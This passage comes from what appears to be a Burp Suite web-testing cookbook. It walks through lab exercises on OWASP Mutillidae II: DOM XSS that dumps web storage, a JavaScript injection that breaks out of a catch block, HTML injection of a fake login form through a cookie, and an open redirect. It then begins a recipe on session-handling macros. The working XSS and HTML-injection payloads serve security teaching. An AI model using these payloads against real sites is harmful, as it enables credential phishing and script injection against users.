Using OWASP Mutillidae II HTML5 web storage exercise, let's determine whether the application is susceptible to DOM-based XSS attacks.

How to do it...

1. Navigate to OWASP 2013 | HTML5 Web Storage | HTML5 Storage:

The screenshot shows a web application interface. At the top left is a red and black cartoon spider icon. To its right, the title "OWASP Mutillidae II: Web Pwn in" is displayed in large, bold, black font. Below the title, status information is shown: "Version: 2.6.24", "Security Level: 0 (Hosed)", and "Hints: Enabled (1 - 5cr1)". A navigation bar below the status includes links for "Home", "Login/Register", "Toggle Hints", "Show Popup Hints", "Toggle Security", and "Enforce SSL". On the left side, there is a vertical sidebar with dropdown menus for "OWASP 2013", "OWASP 2010", "OWASP 2007", and "Web Services". The main content area has a large, empty input field labeled "HTML 5 Storage". Below this field are two buttons: a blue "Back" button with a circular arrow icon and a red "Help Me!" button with a "HELP" label. At the bottom of the page, a footer bar contains the text "HTML 5", "HTML 5 Web Storage", and "HTML5 Storage". The "HTML5 Storage" link is highlighted with a red rectangular border.

2. Note the name/value pairs stored in the DOM using HTML5 Web Storage locations. Web storage includes Session and Local variables. Developers use these storage locations to conveniently store information inside a user's browser:

Key	Item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

3. Switch to the Burp Proxy Intercept tab. Turn Interceptor on with the button Intercept is on.
4. Reload the HTML 5 Web Storage page in Firefox browser by pressing *F5* or clicking the reload button.
5. Switch to the Burp Proxy HTTP history tab. Find the paused request created by the reload you just performed. Note that the `User-Agent` string is highlighted, as shown in the following screenshot:

6. Replace the preceding highlighted `User-Agent` with the following script:

```

<script>try{var m = "";var l = window.localStorage; var s =
window.sessionStorage;for(i=0;i<l.length;i++){var lKey = l.key(i);m += lKey +
"=" + l.getItem(lKey) + "\n";};for(i=0;i<s.length;i++){var lKey = s.key(i);m
+= lKey + "=" + s.getItem(lKey) + "\n";};alert(m);}catch(e)
{alert(e.message);}</script>

```

7. Click the Forward button. Now, turn Interceptor off by clicking the toggle button to Intercept is off.
8. Note the alert popup showing the contents of the DOM storage:

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

HTML 5 Storage

LocalStorageTarget=This is set by the index.php page;
 MessageOfTheDay=Go Cats!;
 Secure.CurrentStateofHTML5Storage=Completely Insecure;
 Secure.IsUserLoggedIn?=No;
 Secure.AuthenticationToken=DU837HHFVTEYUE9S1934;
 SessionStorageTarget=This is set by the index.php page;
 AuthorizationLevel=0;

Key	item	Storage Type
AuthorizationLevel	0	Session
LocalStorageTarget	This is set by the index.php page	Local
MessageOfTheDay	Go Cats!	Local

Session Local [Add New](#)

[Session Storage](#) [Local Storage](#) [All Storage](#)

Getting Started: Project Whitepaper
 Release Announcements
 Video Tutorials

How it works...

The injected script illustrates how the presence of a cross-site scripting vulnerability combined with sensitive information stored in the DOM can allow an attacker to steal sensitive data.

Testing for JavaScript execution

JavaScript injection is a subtype of cross-site scripting attacks specific to the arbitrary injection of JavaScript. Vulnerabilities in this area can affect sensitive information held in the browser, such as user session cookies, or it can lead to the modification of page content, allowing script execution from attacker-controlled sites.

Getting ready

Using the OWASP Mutillidae II Password Generator exercise, let's determine whether the application is susceptible to JavaScript XSS attacks.

How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | JavaScript Injection | Password Generator:

The screenshot shows the OWASP Mutillidae II interface. At the top, there's a navigation bar with links like Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. Below the navigation bar is a sidebar with categories and sub-links. A dropdown menu is open under the 'A1 - Injection (Other)' link, listing various types of injection attacks. The 'Password Generator' option is highlighted with a red box.

OWASP 2013	A1 - Injection (SQL)	OWASP 2010	A1 - Injection (Other)	OWASP 2007	A2 - Broken Authentication and Session Management	Web Services	A3 - Cross Site Scripting (XSS)	HTML 5	A4 - Insecure Direct Object References	Others	A5 - Security Misconfiguration	Documentation	A6 - Sensitive Data Exposure	A7 - Missing Function Level Access	

Password Generator

- HTML Injection (HTMLI)
- HTMLI via HTTP Headers
- HTMLI Via DOM Injection
- HTMLI Via Cookie Injection
- Frame Source Injection
- Command Injection
- JavaScript Injection
- HTTP Parameter Pollution
- Those "Back" Buttons
- Password Generator

2. Note after clicking the Generate Password button, a password is shown. Also, note the username value provided in the URL is reflected back *as is* on the web page: `http://192.168.56.101/mutillidae/index.php?page=password-generator.php&username=anonymous`. This means a potential XSS vulnerability may exist on the page:

The screenshot shows the 'Password Generator' page. It has a header with a 'Back' button, a 'Help Me!' button, and a 'Hints' button. The main area contains a large red button labeled 'Password Generator'. Below it, a message says 'Making strong passwords is important. Click the button below to generate a password.' Underneath that, it says 'This password is for anonymous' and 'Password: P6/H%q8xOvQ6qh*'. A 'Generate Password' button is at the bottom.

Password Generator

Making strong passwords is important.
Click the button below to generate a password.

This password is for **anonymous**

Password: **P6/H%q8xOvQ6qh***

Generate Password

3. Switch to the Burp Proxy HTTP history tab and find the HTTP message associated with the Password Generator page. Flip to the Response tab in the message editor, and perform a search on the string `catch`. Note that the JavaScript returned has a catch block where error messages display to the user. We will use this position for the placement of a carefully crafted JavaScript injection attack:

```

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Logging of out-of-scope Proxy traffic is disabled Re-enable
Filter: Hiding CSS, image and general binary content
# ▲ Host Method URL Params Edited Status Length MIME type
153 http://192.168.56.101 GET /multilidai/index.php?page=password-generator.php&username=anonymous ✓ 200 47457 HTML
Request Response
Raw Headers Hex HTML Render
    });
</script>
<script>
    function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm){
        try{
            var lPasswordText = "";
            var lPasswordCharset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789!@#$%^&*()_-+=[]{}\\;':.,/?";
            for( var i=0; i < 15; i++ ){
                lPasswordText += lPasswordCharset.charAt(Math.floor(Math.random() * lPasswordCharset.length));
            }
            // end for i

            document.getElementById("idPasswordInput").innerHTML = "Password: <span style='color:red; border-width:1px; border-color:black;'>" +
            "</span>";
            document.getElementById("idPasswordTableRow").style.display = "";
            return false;
        }
        catch(e){
            alert("Error: " + e.message);
        }
    }
// end function onSubmitOfGeneratorForm(/*HTMLFormElement*/ theForm)
</script>
<div class="page-title">Password Generator</div>

<script type="text/javascript">
$(function() {
    $('[HTMLEventReflectedXSSExecutionPoint]').attr("title", "");
    $('[HTMLEventReflectedXSSExecutionPoint]').balloon();
});
</script>
<div style="margin: 5px;">
    <span style="font-weight: bold; margin-right: 50px;" HTMLEventReflectedXSSExecutionPoint="1">

```

4. Switch to the Burp Proxy Intercept tab. Turn Interceptor on with the button Intercept is on.
5. Reload the Password Generator page in Firefox browser by pressing *F5* or clicking the reload button.
6. Switch to the Burp Proxy Interceptor tab. While the request is paused, note the `username` parameter value highlighted as follows:

Screenshot of the OWASP ZAP Proxy tab showing a captured request to http://192.168.56.101:80. The 'Intercept' button is highlighted in red, indicating it is active. The request URL is /mutillidae/index.php?page=password-generator.php. The 'username' parameter is highlighted in red and contains the value 'anonymous'. The raw request headers and body are visible.

```


GET /mutillidae/index.php?page=password-generator.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=html5-storage.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhopersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

7. Replace the preceding highlighted value of `anonymous` with the following carefully crafted JavaScript injection script:

```
| canary";}catch(e){}alert(1);try{a="
```

8. Click the Forward button. Now, turn Interceptor off by clicking the toggle button to Intercept is off.
9. Note the alert popup. You've successfully demonstrated the presence of a JavaScript injection XSS vulnerability!



How it works...

The JavaScript snippet injected into the web page matched the structure of the original catch statement. By creating a fake name of *canary* and ending the statement with a semicolon, a specially crafted *new* catch block was created, which contained the malicious JavaScript payload.

Testing for HTML injection

HTML injection is the insertion of arbitrary HTML code into a vulnerable web page. Vulnerabilities in this area may lead to the disclosure of sensitive information or the modification of page content for the purposes of socially engineering the user.

Getting ready

Using the OWASP Mutillidae II Capture Data Page, let's determine whether the application is susceptible to HTML injection attacks.

How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | HTMLi Via Cookie Injection | Capture Data Page:

The screenshot shows the OWASP Mutillidae II interface. The top navigation bar includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. Below this is a dropdown menu for 'OWASP 2013' which is expanded to show 'A1 - Injection (SQL)', 'A1 - Injection (Other)', 'A2 - Broken Authentication and Session Management', and 'A3 - Cross Site Scripting (XSS)'. The 'A1 - Injection (Other)' option is selected. A secondary dropdown for 'A1 - Injection (Other)' shows 'HTML Injection (HTMLi)', 'HTMLi via HTTP Headers', 'HTMLi Via DOM Injection', and 'HTMLi Via Cookie Injection'. The 'HTMLi Via Cookie Injection' option is also selected. At the bottom right of this menu, a red box highlights the 'Capture Data Page' link, which is also highlighted in the main menu bar below.

2. Note how the page looks before the attack:

The screenshot shows the 'Capture Data' page. At the top is a header bar with 'Capture Data'. Below it are 'Back' and 'Help Me!' buttons. A 'Hints' button is also present. In the center, there is a 'View Captured Data' button with a birdcage icon. At the bottom is a pink header bar with 'Data Capture Page'. The main content area contains text about the page's function and a code snippet showing captured data.

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 1
PHPSESSID = 9jsmn17vsn0mfe70ffv3vc1kv1 acopendifvids = swingset,otto,phpbb2,redmine acgroupswithpersist = nada

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

3. Switch to the Burp Proxy Intercept tab, and turn Interceptor on with the button Intercept is on.
4. While the request is paused, make note of the last cookie,

acgroupswitchpersist=nada:

Request to http://192.168.56.101:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=back-button-discussion.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

5. While the request is paused, replace the value of the last cookie, with this HTML injection script:

```
<h1>Sorry, please login again</h1><br/>Username<input type="text">
<br/>Password<input type="text"><br/><input type="submit" value="Submit">
<h1>&nbsp;</h1>
```

6. Click the Forward button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
7. Note how the HTML is now included inside the page!

Capture Data



Back



Help Me!



Hints



[View Captured Data](#)

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 1
PHPSESSID = 9jsmn17vsn0mfe70ffv3vc1kv1 acopendifvids = swingset,otto,phpbb2,redmine acgroupswithpersist =

Sorry, please login again

Username

Password

How it works...

Due to the lack of input validation and output encoding, an HTML injection vulnerability can exist. The result of exploiting this vulnerability is the insertion of arbitrary HTML code, which can lead to XSS attacks or social engineering schemes such as the one seen in the preceding recipe.

Testing for client-side resource manipulation

If an application performs actions based on client-side URL information or pathing to a resource (that is, AJAX call, external JavaScript, iframe source), the result can lead to a client-side resource manipulation vulnerability. This vulnerability relates to attacker-controlled URLs in, for example, the JavaScript location attribute, the location header found in an HTTP response, or a POST body parameter, which controls redirection. The impact of this vulnerability could lead to a cross-site scripting attack.

Getting ready

Using the OWASP Mutillidae II application, determine whether it is possible to manipulate any URL parameters that are exposed on the client side and whether the manipulation of those values causes the application to behave differently.

How to do it...

1. Navigate to OWASP 2013 | A10 – Unvalidated Redirects and Forwards
| Credits:

The screenshot shows the OWASP Mutillidae II: Web Pwn in M interface. At the top, there's a navigation bar with links: Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, and Help Me!. Below the navigation bar is a sidebar with categories: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. To the right of the sidebar is a main content area. A dropdown menu is open under the 'Credits' link in the sidebar, listing various security issues: A1 - Injection (SQL), A1 - Injection (Other), A2 - Broken Authentication and Session Management, A3 - Cross Site Scripting (XSS), A4 - Insecure Direct Object References, A5 - Security Misconfiguration, A6 - Sensitive Data Exposure, A7 - Missing Function Level Access Control, A8 - Cross Site Request Forgery (CSRF), A9 - Using Components with Known Vulnerabilities, and A10 - Unvalidated Redirects and Forwards. The 'A10 - Unvalidated Redirects and Forwards' item is highlighted with a red box. At the bottom of the page, there's a note: 'Developed by Jeremy "webpwnized" Druin. Based on Mutillidae 1.0 from Adrian "Irongeek" Crenshaw.' and a link to 'Credits'.

2. Click the ISSA Kentuckiana link available on the Credits page:

The screenshot shows the 'Credits' page. At the top, there's a header 'Credits'. Below the header are two buttons: 'Back' with a blue arrow icon and 'Help Me!' with a red button icon. Underneath the buttons is a 'Hints' button. The main content area contains the text: 'Developed by Jeremy "webpwnized" Druin. Based on Mutillidae 1.0 from Adrian "Irongeek" Crenshaw.'. Below this text, there's a list of links: 'OWASP', 'ISSA Kentuckiana', 'OWASP Louisville', and 'Helpful Firefox Add-ONS'. The 'ISSA Kentuckiana' link is highlighted with a red box.

3. Switch to the Burp Proxy HTTP history tab, and find your request to the Credits page. Note that there are two query string parameters: `page` and `forwardurl`. What would happen if we manipulated the URL where the user is sent?

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "HTTP history" tab, a single request is listed:

```

# Host Method URL
463 http://192.168.56.101 GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org

```

The "forwardurl" parameter in the URL is highlighted with a red box. Below the table, the "Request" tab is selected, showing the raw HTTP request:

```

GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

4. Switch to the Burp Proxy Intercept tab. Turn Interceptor on with the Intercept button Intercept is on.
5. While the request is paused, note the current value of the `forwardurl` parameter:

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. In the "Intercept" tab, a request is shown with the "Intercept is on" button enabled:

```

Request to http://192.168.56.101:80

```

The "forwardurl" parameter in the URL is highlighted with a red box. Below the table, the "Raw" tab is selected, showing the raw HTTP request:

```

GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

6. Replace the value of the `forwardurl` parameter to be `https://www.owasp.org` instead of the original choice of `http://www.issa-kentuckiana.org`:


Screenshot of the OWASp ZAP Proxy tab showing a captured request. The URL is `http://192.168.56.101:80`. The "forwardurl" parameter is highlighted in red, indicating it was modified by the proxy. The raw request is:

```

GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=https://www.owasp.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vc1kvl; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

```

7. Click the Forward button. Now turn Interceptor off by clicking the toggle button to Intercept is off.
8. Note how we were redirected to a site other than the one originally clicked!



The screenshot shows a web browser window with the OWASP logo in the top left. The address bar displays `https://www.owasp.org/index.php/Main_Page`, which is highlighted with a red box. The main content area shows the OWASP Foundation homepage with the title "The OWASP Foundation" and a subtext "the free and open software security community". On the left, there is a sidebar with links: Home, About OWASP, Acknowledgements, Advertising, AppSec Events, Books, Brand Resources, Chapters, Donate to OWASP, and Downloads. At the bottom of the page, there is a teal banner with the text "REGISTER NOW!" and the word "OWASP".

How it works...

Application code decisions, such as where to redirect a user, should never rely on client-side available values. Such values can be tampered with and modified, to redirect users to attacker-controlled websites or to execute attacker-controlled scripts.

Working with Burp Macros and Extensions

In this chapter, we will cover the following recipes:

- Creating session-handling macros
- Getting caught in the cookie jar
- Adding great pentester plugins
- Creating new issues via Manual-Scan Issue Extension
- Working with Active Scan++ Extension

Introduction

This chapter covers two separate topics that can also be blended together: macros and extensions. Burp macros enable penetration testers to automate events, such as logins or parameter reads, to overcome potential error situations. Extensions, also known as plugins, extend the core functionality found in Burp.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae (http://<Your_VM_Assigned_IP_Address>/mutillidae)
- GetBoo (http://<Your_VM_Assigned_IP_Address>/getboo)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Creating session-handling macros

In Burp, the Project options tab allows testers to set up session-handling rules. A session-handling rule allows a tester to specify a set of actions Burp will take in relation to session tokens or CSRF tokens while making HTTP Requests. There is a default session-handling rule in scope for Spider and Scanner. However, in this recipe, we will create a new session-handling rule and use a macro to help us create an authenticated session from an unauthenticated one while using Repeater.

Getting ready

Using the OWASP Mutilliae II application, we will create a new Burp Session-Handling rule, with an associated macro, to create an authenticated session from an unauthenticated one while using Repeater.

How to do it...

1. Navigate to the Login page in Mutillidae. Log into the application as username `ed` with password `pentest`.
2. Immediately log out of the application by clicking the Logout button and make sure the application confirms you are logged out.
3. Switch to the Burp Proxy HTTP history tab. Look for the logout request you just made along with the subsequent, unauthenticated `GET` request. Select the unauthenticated request, which is the second `GET`. Right-click and send that request to Repeater, as follows:

The screenshot shows the Burp Suite interface with the following details:

- Top Navigation Bar:** Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, Alerts.
- Sub-Tab Selection:** Intercept, **HTTP history**, WebSockets history, Options.
- Message Status:** Logging of out-of-scope Proxy traffic is disabled. Re-enable.
- Filter:** Hiding CSS, image and general binary content.
- Table Headers:** #, Host, Method, URL, Params, Edited, Status, Length, MIME type, Extension.
- Table Data:** Two rows of requests are listed:
 - Row 17: Host: http://192.168.56.101, Method: GET, URL: /mutillidae/index.php?do=logout, Status: 302, Length: 733, MIME type: HTML, Extension: php.
 - Row 18: Host: http://192.168.56.101, Method: GET, URL: /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1, Status: 200, Length: 47589, MIME type: HTML, Extension: php.
- Request/Response Buttons:** Request, Response.
- Request Tab Content:** Raw, Params, Headers, Hex.
- Selected Request Details:** GET /mutillidae/index.php?page=login.php&popUpNotificationCode=LOU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: showhints=0; PHPSESSID=vvv6rh7ueelvqrn6rfg65iph3; acopendivids=swingset,jotto,phpbb2; j...
Connection: close
Upgrade-Insecure-Requests: 1
- Context Menu (Open over Row 18):** Send to Spider, Do an active scan, Do a passive scan, Send to Intruder, Ctrl+I, Send to Repeater, **Ctrl+R** (highlighted), Send to Sequencer.

4. Switch to Burp Repeater, then click the Go button. On the Render tab of the response, ensure you receive the Not Logged In message. We will use this scenario to build a session-handling rule to address the unauthenticated session and make it an authenticated one, as follows:

The screenshot shows the Burp Suite interface. The top navigation bar includes Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below this is a row of tabs labeled 1, 2, 3, and ... The Repeater tab is active, indicated by a red border around its 'Go' button.

Request:

```
GET /mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?popUpNotificationCode=AU1
Cookie: shashid=0; PHPSESSID=evvovcrb7ueelvgrsrthg5ipsh;
acgroupcswitchpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

The response shows the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below the title, a status bar indicates "6.24 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) [Not Logged In]". A red box highlights the "Not Logged In" link. At the bottom of the response pane are buttons for /Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, and Reset DB. A large "Login" button is centered at the bottom.

5. Switch to the Burp Project options tab, then the Sessions tab, and click the Add button under the Session Handling Rules section, as follows:

The screenshot shows the Burp Suite interface with the Project options tab selected, indicated by a red border around its tab label. Below the tabs are sub-tabs: Connections, HTTP, SSL, Sessions (which is also highlighted with a red border), and Misc.

Session Handling Rules:


A tooltip explains: "You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, in to the application, or checking session validity. Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.)"

The main area displays a table for session handling rules:

